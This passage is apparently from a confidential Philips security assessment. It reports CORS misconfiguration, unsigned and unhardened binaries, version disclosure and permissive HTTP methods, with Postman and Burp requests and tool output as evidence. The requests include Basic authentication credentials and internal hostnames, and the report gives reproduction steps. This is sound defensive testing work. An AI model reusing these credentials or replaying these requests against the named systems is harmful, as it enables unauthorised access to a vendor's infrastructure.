6 Date: Mon, 17 Jul 2023 17:09:09 GMT
7 Server: Kestrel
8 X-Vcap-Request-Id: 6be10dae-2043-4a07-4cb5-48d5ac1515e0
9 Connection: Close
10 Content-Length: 56
11
12 Request for processing alert MURALIAalertTest120 accepted

```

### d. Screenshot shows that the Basic authentication used in CRM Case Dev API

Request

```

1 POST /api/stickyNote HTTP/1.1
2 Content-Type: application/json
3 Authorization: Basic bWVtb3VzZXI6dVNHTVkuNVRNbmtNTmhaUDZmQUs=
4 User-Agent: PostmanRuntime/7.32.3
5 Accept: */*
6 Postman-Token: fbde8084-3c62-42c3-8266-985b6bdd62a5
7 Host: philipsinformatics-alertsink-test.eu1.phsdp.com
8 Accept-Encoding: gzip, deflate
9 Connection: close
10 Content-Length: 244
11
12 {

```

Response

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Headers: *
3 Access-Control-Allow-Methods: *
4 Access-Control-Allow-Origin: *
5 Content-Type: text/plain; charset=utf-8
6 Date: Mon, 17 Jul 2023 17:08:39 GMT
7 Server: Kestrel
8 X-Vcap-Request-Id: e149d2b0-d715-4fa0-4275-8b9d74962431
9 Connection: Close
10 Content-Length: 32
11
12 Sticky Note created successfully

```

### e. Screenshot shows that the Basic authentication used in Sticky Note API

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

## 8.5 WebServices: CORS Misconfiguration

Vulnerability Title	CORS (Cross Origin Resource Sharing) Misconfiguration
Vulnerability Category	API8:2023- Security Misconfiguration
Severity	Medium
CVSS V3 Calculation	CVSS Base Score: 4.7 CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:N/I:L/A:N
Description	<p><b>Vulnerability Description:</b></p> <p>Access-allow control attribute is incorrectly set using wildcards such as (*) under which domains can request resources. It enables controlled access to resources which are outside of the given domain. It adds flexibility to Same Origin Policy (SOP).</p> <p><b>Test as of on 15June2023:</b></p> <p>We have edited the header and added new header name called Origin and sent a request. We observed that we got 200 response. Origin apart from application should not be allowed.</p> <p><b>Exploitability rational:</b></p> <p>Malicious websites are able to access and take advantage of the web server's API endpoints due to poor CORS header setting.</p> <p><b>Impact Rational:</b></p> <ul style="list-style-type: none"> <li>• This can lead to security misconfiguration.</li> <li>• This is usually set as default, which means any domain can access resources on the site.</li> <li>• Able to steal confidential and sensitive information.</li> </ul>
Affected Systems/IP Address/URL	<a href="https://philipsinformatics-alertsink-test.eu1.phsdp.com/api/CRM/Case">https://philipsinformatics-alertsink-test.eu1.phsdp.com/api/CRM/Case</a> <a href="https://philipsinformatics-alertsink-dev.eu1.phsdp.com/api/StickyNote">https://philipsinformatics-alertsink-dev.eu1.phsdp.com/api/StickyNote</a>

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

<b>Recommendation</b>	Set the Access-allow control header to validated and whitelisted websites. To implement CORS securely, you need to associate a validation list with Access-Control-Allow-Origin that identifies which specific domains can access resources. Then your application can validate against this list when a domain requests access.
<b>Status</b>	<b>Open</b>

**Test results as of on 15June2023:****Steps to Reproduce:**

- Load the APIs in the postman.
- Edit the headers and add new header name called Origin and send request.
- You can observe that we got 200 response.

**Supportive Evidence:**

```

POST /api/CRM/Case HTTP/1.1
Origin: https://youtube.com
Content-Type: application/json
Authorization: bWVcb3VsZXI6dUNHTVuJNVRNbathTmhaUDZnQUs
User-Agent: PostmanRuntime/7.32.3
Accept: /*
Postman-Token: ab0B7515-a472-4b8f-a50e-ff72af972ff5
Host: philipsinformatics-alertsink-test.eul.phsdp.com
Accept-Encoding: gzip, deflate
Connection: close
Content-Length: 10631

{
  "receiver": "memo_middleware_webhook",
  "status": "firing",
  "alerts": [
    {
      "status": "firing",
      "labels": [
        "alertcode": "Vue-PACS-A3-SS-D",
        "alertname": "MURALIAAlertTest120",
        "company": "Philips"
      ],
      "customer": "NYP Customer",
      "environment": "Production",
      "instance": "NYPML1:9102",
      "job": "host_windows_prometheus_windowsexporter",
      "market": "Americas",
      "product": "VuePACS",
      "productnode": "VMH",
      "region": "Americas",
      "site": "NYPML1:910207.NYPColombia",
      "businesscategory": "ICAP",
      "city": "New York",
      "configurationtype": "Database"
    }
  ]
}

```

Target: https://philipsinformatics-alertsink-test.eul.phsdp.com

Request	Response	Inspector
Pretty Raw Hex	Pretty Raw Hex Render	Request attributes Request query parameters Request cookies Request headers Response headers
1 POST /api/CRM/Case HTTP/1.1 2 Origin: https://youtube.com 3 Content-Type: application/json 4 Authorization: bWVcb3VsZXI6dUNHTVuJNVRNbathTmhaUDZnQUs 5 User-Agent: PostmanRuntime/7.32.3 6 Accept: /* 7 Postman-Token: ab0B7515-a472-4b8f-a50e-ff72af972ff5 8 Host: philipsinformatics-alertsink-test.eul.phsdp.com 9 Accept-Encoding: gzip, deflate 10 Connection: close 11 Content-Length: 10631 12 { 13   "receiver": "memo_middleware_webhook", 14   "status": "firing", 15   "alerts": [ 16     { 17       "status": "firing", 18       "labels": [ 19         "alertcode": "Vue-PACS-A3-SS-D", 20         "alertname": "MURALIAAlertTest120", 21         "company": "Philips" 22       ], 23       "customer": "NYP Customer", 24       "environment": "Production", 25       "instance": "NYPML1:9102", 26       "job": "host_windows_prometheus_windowsexporter", 27       "market": "Americas", 28       "product": "VuePACS", 29       "productnode": "VMH", 30       "region": "Americas", 31       "site": "NYPML1:910207.NYPColombia", 32       "businesscategory": "ICAP", 33       "city": "New York", 34       "configurationtype": "Database", 35     } 36   ] 37 }	1 HTTP/1.1 200 OK 2 Access-Control-Allow-Headers: * 3 Access-Control-Allow-Methods: * 4 Access-Control-Allow-Origin: * 5 Content-Type: text/plain; charset=utf-8 6 Date: Mon, 03 Jul 2023 05:14:57 GMT 7 Server: Kestrel 8 X-Vcap-Request-Id: 818616a9-cc62-4247-5dd7-005ald8b3a99 9 Connection: Close 10 Content-Length: 56 11 12 Request for processing alert MURALIAAlertTest120 accepted	

**a. Create Case**

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

The screenshot shows a Postman request to `/api/StickyNote HTTP/1.1` with the following details:

```

POST /api/StickyNote HTTP/1.1
Origin: https://youtube.com
Content-Type: application/json
Authorization: Basic bWVtb3VzZXI6dUNHTVruNVENbmtNTmhaUDZmQuS=
User-Agent: PostmanRuntime/7.32.3
Accept: /*
Postman-Token: 510d829d-d939-4321-9c33-774cf01bf6
Host: philipsinformatics-alertsink-dev.eul.phsdp.com
Accept-Encoding: gzip, deflate
Connection: close
Content-Length: 244
{
  "request_type": "InsertStickyNotesDetails",
  "insert_sticky_notes_details": [
    {
      "sticky_note_scope": "node",
      "scope_record_id": "101",
      "sticky_note": "Test test",
      "created_by": "testuser"
    }
  ]
}

```

The response is a 200 OK status with the message: "Sticky Note created successfully".

### b. Insert

The screenshot shows a Postman request to `/api/StickyNote HTTP/1.1` with the following details:

```

POST /api/StickyNote HTTP/1.1
Origin: http://youtube.com
Content-Type: application/json
Authorization: Basic bWVtb3VzZXI6dUNHTVruNVENbmtNTmhaUDZmQuS=
User-Agent: PostmanRuntime/7.32.3
Accept: /*
Postman-Token: 3374913b-6fc4-4912-b661-936005f69130
Host: philipsinformatics-alertsink-dev.eul.phsdp.com
Accept-Encoding: gzip, deflate
Connection: close
Content-Length: 243
{
  "request_type": "UpdateStickyNotesDetails",
  "update_sticky_notes_details": [
    {
      "sticky_note_id": 1,
      "sticky_note": "Test sticky note update 15",
      "is_active": true,
      "updated_by": "32"
    }
  ]
}

```

The response is a 200 OK status with the message: "Sticky Note updated successfully".

### c. Update

The screenshot shows a Postman request to `/test/solutionsit/memo-event-mgmt/event HTTP/2` with the following details:

```

POST /test/solutionsit/memo-event-mgmt/event HTTP/2
Host: dev.ams.anit.philips.com
Origin: https://youtube.com
Content-Type: application/json
Authorization: Basic bWVtb3VzZXI6dUNHTVruNVENbmtNTmhaUDZmQuS=
User-Agent: PostmanRuntime/7.32.3
Accept: /*
Postman-Token: af8ab1bd-454d-4c0b-8947-f9b839d54410
Accept-Encoding: gzip, deflate
Content-Length: 9600
{
  "receiver": "External Webhook ISP",
  "status": "firing",
  "alerts": [
    {
      "status": "firing",
      "labels": [
        "alertcode": "AI-ISP-02",
        "alarmname": "ISP Master Server Critical Service is down - VIP",
        "asset_name": "NYPO1US20220801.NYPColumbia.MEMOISPI",
        "businesscategory": "ICAP",
        "city": "New York",
        "configurationtype": "MultiServer",
        "country": "US",
        "currentrole": "Master",
        "eventid": "5ad087d07b3ad503540ecec3fb358c"
      ]
    }
  ],
  "result": {
    "success": true,
    "Default Bulk Endpoint": "1 events were inserted",
    "remote_task_id": "5ad087d07b3ad503540ecec3fb358c"
  }
}

```

The response is a 200 OK status with the message: "1 events were inserted".

### d. Memo Event

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



## 8.6 DesktopApp: Lack of Binary Protections & Code Signing

Vulnerability Title	Lack of Binary Protection
Vulnerability Category	A5- Security Misconfiguration
Severity	Medium
CVSS V3 Calculation	CVSS Base Score: 4.0 CVSS:3.0/AV:L/AC:H/PR:N/UI:N/S:U/C:N/I:L/A:L
Description	<p><b>Vulnerability Description:</b></p> <p>During the security assessment, it was observed that the Desktop Application binaries like (Memo.ProductExporter, Memo.Prometheus, Memo.snmp, Memo.WindowsExporter) and library files are compiled without binary protection flags and lack integrity protection through code signing.</p> <ul style="list-style-type: none"> <li>- SafeSEH is a security mechanism that helps to block the abuse of SEH based exploitation at runtime.</li> <li>- ControlFlowGuard is a memory protection technique that makes memory corruption and buffer overflow attacks harder to exploit by checking if the jump address is legal or not.</li> <li>- ASLR - randomizes memory addresses at load time, preventing attacks such as return-to-libc that lead to code execution by overwriting specific addresses</li> <li>- DEP - Areas of memory can be marked as non-executable with DEP, preventing an attacker from storing code from buffer overflow attack.</li> <li>- Authenticode or Code Signing – Assemblies can be protected by signing. If left unsigned, an attacker could modify and replace the assembly code with malicious content.</li> </ul> <p><b>Test as of on 15Jun2023:</b></p> <p>All Binaries are unsigned.</p> <p><b>Retest as of on 07Aug2023:</b></p> <p>Binaries are signed except for product exporter. Hence the issue has been fixed for all the binaries.</p>

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

	<p><b>Retest as of on 09Aug2023:</b></p> <p>Binaries are signed except for product exporter. Hence the issue has been fixed for all the binaries.</p> <p><b>Exploitability rational:</b></p> <p>Binary exploitation requires advanced skills, and the attacker should have access to machines where the application is deployed.</p> <p><b>Impact Rational:</b></p> <p>Lack of Binary protection flags makes exploitation of buffer overflow and memory corruption attacks easier on the desktop applications. Attacker can tamper the application binary to include malicious code as the binary is not digitally signed.</p>
<b>Affected Binaries</b>	<p>Philips.MEMO.ProductExporter.exe</p> <p>Philips.MEMO.Prometheus.exe</p> <p>Philips.MEMO.snmp.exe</p> <p>Philips.MEMO.WindowsExporter.exe</p> <p>OctopusTentacle.latest-x64.msi</p>
<b>Recommendation</b>	<p>It is recommended to compile the application with SafeSEH, DEP, ASLR and Control Flow Guard compile time flags enabled and perform code signing on the application binary.</p>
<b>Status</b>	<b>Open</b>

### Test as of on 15Jun2023:

#### Steps to Reproduce:

#### For Binary Protections:

- Download "Get-PESecurity.psm1" tool and run the following command.
- Get-PESecurity -file <path of exe >
- Observe the application binary protection flags are missing.

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



**For Code Signing:**

- Download “SysinternalsSuite” tools run the following command.
- sigcheck.exe <path of exe >
- Observe that application is not signed.

**Test evidence as of on 15Jun2023:****Supportive Evidence:**

```
Sigcheck v2.90 - File version and signature viewer
Copyright (C) 2004-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

::\program files\philips-memo\productexporter\Philips.MEMO.ProductExporter.exe:
    Verified:      Unsigned
    Link date:    11:40 PM 4/13/2022
    Publisher:    n/a
    Company:      Philips
    Description:  Philips.MEMO.ProductExporter
    Product:      Philips.MEMO.ProductExporter
    Prod version: 1.3.0.66
    File version: 1.3.0.66
    MachineType:  64-bit
```

a. Screenshot shows that ProductExporter binary is unsigned

```
Sigcheck v2.90 - File version and signature viewer
Copyright (C) 2004-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

c:\program files\philips snmp\snmp_exporter.exe:
    Verified:      Unsigned
    Link date:    5:30 AM 1/1/1970
    Publisher:    n/a
    Company:      n/a
    Description:  n/a
    Product:      n/a
    Prod version: n/a
    File version: n/a
    MachineType:  64-bit
```

b. Screenshot shows that snmp.exporter binary is unsigned

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

FileName	:	C:\Program Files\philips-memo\ProductExporter\Philips.MEMO.ProductExporter.exe
ARCH	:	AMD64
DotNET	:	False
ASLR	:	True
DEP	:	True
Authenticode	:	False
StrongNaming	:	N/A
SafeSEH	:	N/A
ControlFlowGuard	:	True
HightentropyVA	:	True

c. Screenshot shows that ProductExporter binary does not implement Authenticode & SafeSEH

FileName	:	C:\Program Files\philips-memo\Prometheus\Philips.Memo.Prometheus.exe
ARCH	:	AMD64
DotNET	:	False
ASLR	:	True
DEP	:	True
Authenticode	:	True
StrongNaming	:	N/A
SafeSEH	:	N/A
ControlFlowGuard	:	False
HightentropyVA	:	True

d. Screenshot shows that Prometheus binary does not implement SafeSEH & ControlFlowGuard

FileName	:	C:\Program Files\philips-memo\WindowsExporter\Philips.Memo.WindowsExporter.exe
ARCH	:	AMD64
DotNET	:	False
ASLR	:	True
DEP	:	True
Authenticode	:	True
StrongNaming	:	N/A
SafeSEH	:	N/A
ControlFlowGuard	:	False
HightentropyVA	:	True

e. Screenshot shows that Windows Exporter binary does not implement SafeSEH & ControlFlowGuard

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

FileName	:	C:\Program Files\Philips SNMP\snmp_exporter.exe
ARCH	:	AMD64
DotNET	:	False
ASLR	:	True
DEP	:	True
Authenticode	:	False
StrongNaming	:	N/A
SafeSEH	:	N/A
ControlFlowGuard	:	False
HightentropyVA	:	True

- f. Screenshot shows that snmp exporter binary does not implement Authenticode SafeSEH & ControlFlowGuard

Test evidence as of on 07Aug2023:

```
C:\Windows\System32\cmd.exe
C:\Users\harshalkukade\Downloads\SysinternalsSuite>sigcheck.exe Philips.MEMO.ProductExporter.exe

Sigcheck v2.90 - File version and signature viewer
Copyright (C) 2004-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Users\harshalkukade\Downloads\SysinternalsSuite\Philips.MEMO.ProductExporter.exe:
    Verified: Unsigned
    Link date: 23:40 13-04-2022
    Publisher: n/a
    Company: Philips
    Description: Philips.MEMO.ProductExporter
    Product: Philips.MEMO.ProductExporter
    Prod version: 1.3.0.66
    File version: 1.3.0.66
    MachineType: 64-bit

C:\Users\harshalkukade\Downloads\SysinternalsSuite>
```

ProductExporter binary verified as unsigned.

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

```
C:\Windows\System32\cmd.exe
C:\Users\harshalkukade\Downloads\SysinternalsSuite>sigcheck.exe Philips.Memo.Prometheus.exe

Sigcheck v2.90 - File version and signature viewer
Copyright (C) 2004-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Users\harshalkukade\Downloads\SysinternalsSuite\Philips.Memo.Prometheus.exe:
    Verified:     Signed
    Signing date: 15:12 30-06-2023
    Publisher:    PHILIPS MEDICAL SYSTEMS TECHNOLOGIES LTD
    Company:      n/a
    Description:  n/a
    Product:      n/a
    Prod version: n/a
    File version: n/a
    MachineType:  64-bit

C:\Users\harshalkukade\Downloads\SysinternalsSuite>
```

**Prometheus binary verified as signed.**

```
C:\Windows\System32\cmd.exe
C:\Users\harshalkukade\Downloads\SysinternalsSuite>sigcheck.exe Philips.MEMO.snmp.Win.msi

Sigcheck v2.90 - File version and signature viewer
Copyright (C) 2004-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Users\harshalkukade\Downloads\SysinternalsSuite\Philips.MEMO.snmp.Win.msi:
    Verified:     Signed
    Signing date: 17:03 07-08-2023
    Publisher:    PHILIPS MEDICAL SYSTEMS TECHNOLOGIES LTD
    Company:      n/a
    Description:  n/a
    Product:      n/a
    Prod version: n/a
    File version: n/a
    MachineType:  n/a

C:\Users\harshalkukade\Downloads\SysinternalsSuite>
```

**Snmp binary verified as signed.**

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

```
C:\Windows\System32\cmd.exe
C:\Users\harshalkukade\Downloads\SysinternalsSuite>sigcheck.exe Philips.Memo.WindowsExporter.exe

Sigcheck v2.90 - File version and signature viewer
Copyright (C) 2004-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Users\harshalkukade\Downloads\SysinternalsSuite\Philips.Memo.WindowsExporter.exe:
    Verified:     Signed
    Signing date: 15:12 30-06-2023
    Publisher:    PHILIPS MEDICAL SYSTEMS TECHNOLOGIES LTD
    Company:      prometheus-community
    Description:  n/a
    Product:      windows_exporter
    Prod version: 0.22.0
    File version: n/a
    MachineType:  64-bit

C:\Users\harshalkukade\Downloads\SysinternalsSuite>
```

**WindowsExporter binary verified as signed.**

```
C:\Windows\System32\cmd.exe
C:\Users\harshalkukade\Downloads\SysinternalsSuite>sigcheck.exe Octopus.Manager.Tentacle.exe

Sigcheck v2.90 - File version and signature viewer
Copyright (C) 2004-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Users\harshalkukade\Downloads\SysinternalsSuite\Octopus.Manager.Tentacle.exe:
    Verified:     Signed
    Signing date: 07:28 06-03-2023
    Publisher:    OCTOPUS DEPLOY PTY. LTD.
    Company:      Octopus Deploy Pty. Ltd.
    Description:  Octopus.Manager.Tentacle
    Product:      Octopus Deploy
    Prod version: 6.3.400
    File version: 6.3.400
    MachineType:  32-bit

C:\Users\harshalkukade\Downloads\SysinternalsSuite>
```

**Octopus binary verified as signed.**

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

```
Administrator: Windows PowerShell
PS C:\Users\harshalkukade\Downloads\PESecurity-master> Get-PESecurity -file Philips.Memo.WindowsExporter.exe

FileName      : C:\Users\harshalkukade\Downloads\PESecurity-master\Philips.Memo.WindowsExporter.exe
ARCH          : AMD64
ASLR          : True
DEP           : True
Authenticode   : True
StrongNaming    : N/A
SafeSEH        : N/A
ControlFlowGuard : False

PS C:\Users\harshalkukade\Downloads\PESecurity-master>
```

### SafeSEH is NA and CFG is False

```
Administrator: Windows PowerShell
PS C:\Users\harshalkukade\Downloads\PESecurity-master> Get-PESecurity -file Philips.MEMO.snmp.Win.msi

FileName      : C:\Users\harshalkukade\Downloads\PESecurity-master\Philips.MEMO.snmp.Win.msi
ARCH          : 57626
ASLR          : True
DEP           : True
Authenticode   : True
StrongNaming    : N/A
SafeSEH        : N/A
ControlFlowGuard : True

PS C:\Users\harshalkukade\Downloads\PESecurity-master> ■
```

```
Administrator: Windows PowerShell
PS C:\Users\harshalkukade\Downloads\PESecurity-master> Get-PESecurity -file Philips.Memo.Prometheus.exe

FileName      : C:\Users\harshalkukade\Downloads\PESecurity-master\Philips.Memo.Prometheus.exe
ARCH          : AMD64
ASLR          : True
DEP           : True
Authenticode   : True
StrongNaming    : N/A
SafeSEH        : N/A
ControlFlowGuard : False

PS C:\Users\harshalkukade\Downloads\PESecurity-master> ■
```

### CFG is False

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

```
Administrator: Windows PowerShell
PS C:\Users\harshalkukade\Downloads\PESecurity-master> Get-PESecurity -file Philips.MEMO.ProductExporter.exe

FileName      : C:\Users\harshalkukade\Downloads\PESecurity-master\Philips.MEMO.ProductExporter.exe
ARCH         : AMD64
ASLR          : True
DEP           : True
Authenticode   : False
StrongNaming    : N/A
SafeSEH        : N/A
ControlFlowGuard : True

PS C:\Users\harshalkukade\Downloads\PESecurity-master> _
```

### Authenticode is False

```
Process      : undefined
CurrentUser   : Undefined
LocalMachine  : Undefined

PS C:\Users\harshalkukade\Downloads\PESecurity-master> Set-ExecutionPolicy Unrestricted

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose your computer to malicious software. Would you like to change the execution policy?
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): Y
PS C:\Users\harshalkukade\Downloads\PESecurity-master> Set-ExecutionPolicy Unrestricted -Force
PS C:\Users\harshalkukade\Downloads\PESecurity-master> Import-Module .\Get-PESecurity.psm1
PS C:\Users\harshalkukade\Downloads\PESecurity-master> Get-PESecurity -file Octopus.Manager.Tentacle.exe

FileName      : C:\Users\harshalkukade\Downloads\PESecurity-master\Octopus.Manager.Tentacle.exe
ARCH         : I386
ASLR          : True
DEP           : True
Authenticode   : True
StrongNaming    : False
SafeSEH        : N/A
ControlFlowGuard : False
```

### CFG is False

## Retest as of on 09Aug2023

```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.19045.3208]
(c) Microsoft Corporation. All rights reserved.

C:\Users\harshalkukade\Downloads\SysinternalsSuite>sigcheck.exe Philips.MEMO.ProductExporter.exe

Sigcheck v2.90 - File version and signature viewer
Copyright (C) 2004-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Users\harshalkukade\Downloads\SysinternalsSuite\Philips.MEMO.ProductExporter.exe:
    Verified:      Signed
    Signing date: 18:41 07-08-2023
    Publisher:    PHILIPS MEDICAL SYSTEMS TECHNOLOGIES LTD
    Company:      Philips
    Description:  Philips.MEMO.ProductExporter
    Product:      Philips.MEMO.ProductExporter
    Prod version: 1.3.0.82
    File version: 1.3.0.82
    MachineType: 64-bit

C:\Users\harshalkukade\Downloads\SysinternalsSuite>
```

**ProductExporter exe is signed. Issue fixed.**

```
Administrator: Windows PowerShell
PS C:\Users\harshalkukade\Downloads\PESecurity-master> Get-PESecurity -file Philips.MEMO.ProductExporter.exe

FileName      : C:\Users\harshalkukade\Downloads\PESecurity-master\Philips.MEMO.ProductExporter.exe
ARCH          : AMD64
ASLR          : True
DEP           : True
Authenticode   : True
StrongNaming   : N/A
SafeSEH        : N/A
ControlFlowGuard : True

PS C:\Users\harshalkukade\Downloads\PESecurity-master>
```

**Product Exporter exe Authenticode is True.**

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

Binary/DesktopApp	Signature Verification	Authenticode	SafeSEH	CFG
Philips.MEMO.ProductExporter.exe	signed	FALSE	NA	TRUE
Philips.MEMO.Prometheus.exe	signed	TRUE	NA	FALSE
Philips.MEMO.snmp.exe	signed	FALSE	NA	FALSE
Philips.MEMO.WindowsExporter.exe	signed	TRUE	NA	FALSE
OctopusTentacle.latest-x64.msi	signed	TRUE	NA	FALSE

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

## 8.7 DesktopApp: Information Disclosure

Vulnerability Title	Information Disclosure
Vulnerability Category	A5- Security Misconfiguration
Severity	Medium
CVSS V3 Calculation	CVSS Base Score: 5.3 CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Description	<p><b>Vulnerability Description:</b></p> <p>It was observed that the application discloses software and technical details through HTTP response.</p> <p>Following information were disclosed:</p> <ul style="list-style-type: none"> <li>• Microsoft-HTTPAPI/2.0</li> <li>• Build User Name - runneradmin &amp; root</li> <li>• go1.20.2</li> <li>• go1.20.4</li> </ul> <p><b>Test as of on 15Jun2023:</b></p> <p>Application is disclosing version details and hence we kept the issue as open.</p> <p><b>Exploitability rational:</b></p> <p>An attacker can use this information to enhance their understanding on the application attack surface and research attack vectors.</p> <p><b>Impact Rational:</b></p> <p>This information available could be used to attempt more sophisticated attacks against the application, by understanding backend frameworks and internal details of the application.</p>
Affected Hosts	http://memoconc:9925/metrics1s

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

	<a href="http://memoconc:9182/version">http://memoconc:9182/version</a>
	<a href="http://memoconc:9090/api/v1/status/buildinfo">http://memoconc:9090/api/v1/status/buildinfo</a>
<b>Recommendation</b>	It is recommended to remove all information like server/framework type and versions from all response headers and service banners.
<b>Status</b>	<b>Open</b>

**Test as of on 15Jun2023:**

**Steps to Reproduce:**

- Visit the affected endpoints and view the response header
- Observe that the application discloses version details.

**Supportive Evidence:**

Response Headers

```
http://memoconc:9925/metrics1s

cache-control: no-cache, no-store,no-cache, no-store
connection: close
content-length: 15922
content-type: text/plain; version=0.0.4; charset=utf-8
date: Sat, 15 Jul 2023 07:53:49 GMT
server: Microsoft-HTTPAPI/2.0

200 OK
```

- a. Screenshot shows that the application discloses Microsoft-HTTPAPI/2.0 version



**b. Screenshot shows that the application discloses build User name & go Version**

A screenshot of a JSON viewer interface. The URL in the address bar is <https://memoconc:9090/api/v1/status/buildinfo>. The JSON response is:

```
status: "success"
data:
  version: "2.44.0"
  revision: "1ac5131f698ebc60f13fe2727f89b115a41f6558"
  branch: "HEAD"
  buildUser: "root@5be246f61ac8"
  buildDate: "20230514-06:23:08"
  goVersion: "go1.20.4"
```

**c. Screenshot shows that the application discloses build User name & go Version**

## 8.8 DesktopApp: Insecure HTTP Methods Allowed

Vulnerability Title	Insecure HTTP Methods Allowed
Vulnerability Category	A5- Security Misconfiguration
Severity	Medium
CVSS V3 Calculation	CVSS Base Score: 5.3 CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Description	<p><b>Vulnerability Description:</b></p> <p>It was observed that the application server supports most of the Insecure HTTP methods allowed like PUT, DELETE, TRACE, CONNECT, DEBUG, PATCH etc.</p> <p><b>Test as of on 15Jun2023:</b></p> <p>Attacker is able to request with Insecure HTTP methods in the application with 200 OK response.</p> <p><b>Exploitability rational:</b></p> <p>It is relatively difficult to exploit the insecure http methods, since it requires platform level authentication to start a remote session and launch attacks against the system.</p> <p><b>Impact Rational:</b></p> <p>If an attacker can successfully start a remote debugging session, this is likely to disclose sensitive information about the application and supporting infrastructure that may be valuable in formulating targeted attacks against the system.</p>
Affected Hosts	http://memoconc:9925/metrics1s
Recommendation	It is recommended to disable all unnecessary HTTP Methods on the server.
Status	Open

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

**Test as of on 15Jun2023:**

**Steps to Reproduce:**

- Visit the affected endpoint in the browser
- Intercept with burp suite & send the request to Intruder
- Choose HTTP Method as payload position, choose sniper attack, in payload list Use HTTP Verbs and start the Intruder attack
- Observe that application responded with 200ok for all the Insecure HTTP Methods.

**Supportive Evidence:**

Request	Payload	Status ^	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	16161	
1	GET	200	<input type="checkbox"/>	<input type="checkbox"/>	16161	
3	HEAD	200	<input type="checkbox"/>	<input type="checkbox"/>	216	
4	CONNECT	200	<input type="checkbox"/>	<input type="checkbox"/>	16161	
6	TRACE	200	<input type="checkbox"/>	<input type="checkbox"/>	16161	
7	OPTIONS	200	<input type="checkbox"/>	<input type="checkbox"/>	16161	
8	DELETE	200	<input type="checkbox"/>	<input type="checkbox"/>	16161	
9	ACL	200	<input type="checkbox"/>	<input type="checkbox"/>	16161	
10	ARBITRARY	200	<input type="checkbox"/>	<input type="checkbox"/>	16161	
11	BASELINE-CONTROL	200	<input type="checkbox"/>	<input type="checkbox"/>	16161	
12	BCOPY	200	<input type="checkbox"/>	<input type="checkbox"/>	16161	
13	BDELETE	200	<input type="checkbox"/>	<input type="checkbox"/>	16161	
14	BIND	200	<input type="checkbox"/>	<input type="checkbox"/>	16161	
15	BMOVE	200	<input type="checkbox"/>	<input type="checkbox"/>	16161	
16	BPROPFIND	200	<input type="checkbox"/>	<input type="checkbox"/>	16161	
17	BPROPPATCH	200	<input type="checkbox"/>	<input type="checkbox"/>	16161	
18	CHECKIN	200	<input type="checkbox"/>	<input type="checkbox"/>	16161	
19	CHECKOUT	200	<input type="checkbox"/>	<input type="checkbox"/>	16161	
20	COPY	200	<input type="checkbox"/>	<input type="checkbox"/>	16161	

Request	Response
	Pretty Raw Hex
1	DELETE /metricsls HTTP/1.1
2	Host : memoconc:9925
3	User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0
4	Accept : */*
5	Accept-Language : en-US,en;q=0.5
